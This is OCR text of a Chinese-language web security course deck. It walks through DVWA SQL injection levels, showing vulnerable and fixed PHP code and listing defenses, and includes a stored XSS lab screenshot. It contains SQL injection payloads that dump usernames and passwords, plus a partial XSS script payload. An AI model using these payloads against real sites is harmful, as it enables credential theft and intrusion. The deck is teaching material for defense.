網站系統安全管理

- **主機Server相關**
  - Oauth

網站系統安全管理

- **主機Server相關**
  - Oauth認證





Figure 1: Abstract Protocol Flow

網站系統安全管理


ACCUPASS
台北
找活動
登入
註冊
辦活動
登入
開啟有趣生活的任意門，就從登入開始！
使用 facebook 帳號登入
或
電子郵件
密碼
忘記密碼？
登入
還不是Accupass會員？
註冊連結
TOP 金融交易者商學院
TRADER TEAM
免費報名
精選活動
更多活動

網站系統安全管理


新品上市$199up
熱賣補貨$166
情人節$188up
上衣
洋裝
裙款
褲類
外套
配件
清倉↘4件$520
您現在的位置 ▶ 會員登入
會員中心
Member's
請先登入'我的帳戶'，即可使用以下功能：
Please log in, then you can use the member exclusive services
查詢訂單紀錄
查詢退貨
修改個人資料/密碼
訂閱/取消電子報
會員登入
Member login
會員帳號
gotobuy@tianmu.com.tw
密碼
需含英數超過六碼
驗證碼
HGKB
登入
facebook 登入
oops! Forgot ID / Password ▶ 忘記帳號/密碼?
Go Top
第一次到GoToBuy
加入會員
會員好康
購物流程
付款方式
信用卡
7-11取貨付款
購物金使用
配送取貨
郵寄到府
7-11取貨
貨到付款
售後服務
十天鑑賞期
退貨說明
會員服務
常見問題
國外買家
訂閱電子報

網站系統安全管理

- **主機Server相關**
  - Oauth
  - **提醒**
    - **如果系統開發上的允許，oauth認證是不錯的選擇。**
    - **把認證交給專業的來(google、facebook、yahoo)。**
    - **伺服器的資料庫上不需儲存使用者密碼，避免此風險。**
    - **大公司幫你抵擋各種攻擊(DDoS、Replay attack)。**

Outline

- 課程規劃介紹
- 惡意軟體發展趨勢
- 網站系統安全管理
- **網站程式開發與攻防**
- FAQ
- References

網站程式開發與攻防

- 攻防實作
  - SQL Injection 資料庫防護
  - Cross-site scripting(XSS)
  - CMD Injection
  - 上傳
  - 前端Hash機制
  - 前端防禦Replay攻擊
  - Js disabled issue

網站程式開發與攻防

- 攻防實作
  - SQL Injection 資料庫防護
    - 駭客的填空遊戲

網站程式開發與攻防

- 攻防實作
  - SQL Injection 資料庫防護
    - DVWA:
    - http://www.dvwa.co.uk/
    - PentesterLab
    - https://pentesterlab.com/exercises/web_for_pentester
    - BTSLAB
    - https://sourceforge.net/projects/btslab/

網站程式開發與攻防

- 攻防實作
  - SQL Injection 資料庫防護
    - DVWA
      - Low
      - Medium
      - High
      - Impossible

網站程式開發與攻防

```php
<?php if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];
    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
    // Get results
    $num = mysql_numrows( $result );
    $i = 0;
    while( $i < $num ) {
        // Get values
        $first = mysql_result( $result, $i, "first_name" );
        $last = mysql_result( $result, $i, "last_name" );
        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        // Increase loop count
        $i++;
    }
    mysql_close();
 }
?>
```

SQL Injection - low

網站程式開發與攻防

```php
<?php if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];
    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
    // Get results
    $num = mysql_numrows( $result );
    $i = 0;
    while( $i < $num ) {
        // Get values
        $first = mysql_result( $result, $i, "first_name" );
        $last = mysql_result( $result, $i, "last_name" );
        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        // Increase loop count
        $i++;
    }
    mysql_close();
}
?>
```


SQL Injection - low

網站程式開發與攻防

```
// Get input
    $id = $_REQUEST[ 'id' ];
    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
```

- Exploit :
- 'union select user,password from users #

網站程式開發與攻防



SQL Injection - low

網站程式開發與攻防

- 提醒
  - 透過$_REQUEST獲取用戶提交的資料默認包含$_GET、$_POST、$_COOKIE較不安全。
  - 沒進行過濾
    - 關鍵字過濾
    - 特殊符號
    - 跳脫字元、編碼

網站程式開發與攻防

```php
<?php
    if( isset( $_POST[ 'Submit' ] ) ) {
        // Get input
        $id = $_POST[ 'id' ];
        $id = mysql_real_escape_string( $id );
        // Check database
        $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
        $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
        // Get results
        $num = mysql_numrows( $result );
        $i = 0;
        while( $i < $num ) {
            // Display values
            $first = mysql_result( $result, $i, "first_name" );
            $last = mysql_result( $result, $i, "last_name" );
            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            // Increase loop count
            $i++;
        }
        //mysql_close();
    }
?>
```

SQL Injection - medium

網站程式開發與攻防

```php
<?php
    if( isset( $_POST[ 'Submit' ] ) ) {
        // Get input
        $id = $_POST[ 'id' ];
        $id = mysql_real_escape_string( $id );
        // Check database
        $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
        $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
        // Get results
        $num = mysql_numrows( $result );
        $i = 0;
        while( $i < $num ) {
            // Display values
            $first = mysql_result( $result, $i, "first_name" );
            $last = mysql_result( $result, $i, "last_name" );
            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            // Increase loop count
            $i++;
        }
        //mysql_close();
    }
?>
```

SQL Injection - medium


網站程式開發與攻防

```
$id = $_POST[ 'id' ];
        $id = mysql_real_escape_string( $id );
        // Check database
        $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
        $result = mysql_query( $query ) or die( '<pre>' . mysql_error() .
'</pre>' ); 1
```

- Exploit:
- id=1 or 1=1 union select user,password from users #&Submit=Submit
- (hackbar)

SQL Injection - medium

網站程式開發與攻防



SQL Injection - medium

網站程式開發與攻防

- 提醒
  - ~~用POST就安全了嗎？~~

SQL Injection - medium

網站程式開發與攻防

```php
<?php if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
    // Get input
    $id = $_GET[ 'id' ];
    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id =
(:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute(); $row = $data->fetch();
        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last = $row[ 'last_name' ];
            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
}}}
// Generate Anti-CSRF token
generateSessionToken(); ?>
```

SQL Injection - Impossible

網站程式開發與攻防

- 攻防實作
  - SQL Injection 資料庫防護
  - 提醒
    - 網站、資料庫分開
    - 資料庫使用者權限
    - File權限
    - 使用 Prepared Statements，例如 Java PreparedStatement()，.NET SqlCommand(), OleDbCommand()，PHP PDO bindParam()
    - 使用 Stored Procedures
    - 嚴密的檢查所有輸入值
    - 使用過濾字串函數過濾非法的字元，例如 mysql_real_escape_string、addslashes
    - 控管錯誤訊息只有管理者可以閱讀
    - 控管資料庫及網站使用者帳號權限為何
    - 檢查所有輸入值、判斷變數的型態進行轉值，例如使用intval()
    - 注意double-bytes encodingmoo dezb , 需使用utf8


網站程式開發與攻防

- 攻防實作
  - Cross-site scripting(XSS)
  - 跳小視窗而已能幹麻？
    - 偷cookie、帳密
    - Deface
    - 導向惡意網站

網站程式開發與攻防

- **攻防實作**
  - Cross-site scripting(XSS)
  - 跳小視窗而已能幹麻？
    - 偷cookie、帳密
    - Deface
    - 導向惡意網站

網站程式開發與攻防


192.168.31.141/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
<script> window.onload = function(){docu
Message *
123
Sign Guestbook
Name: test
Message: This is a test comment.
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/

網站程式開發與攻防

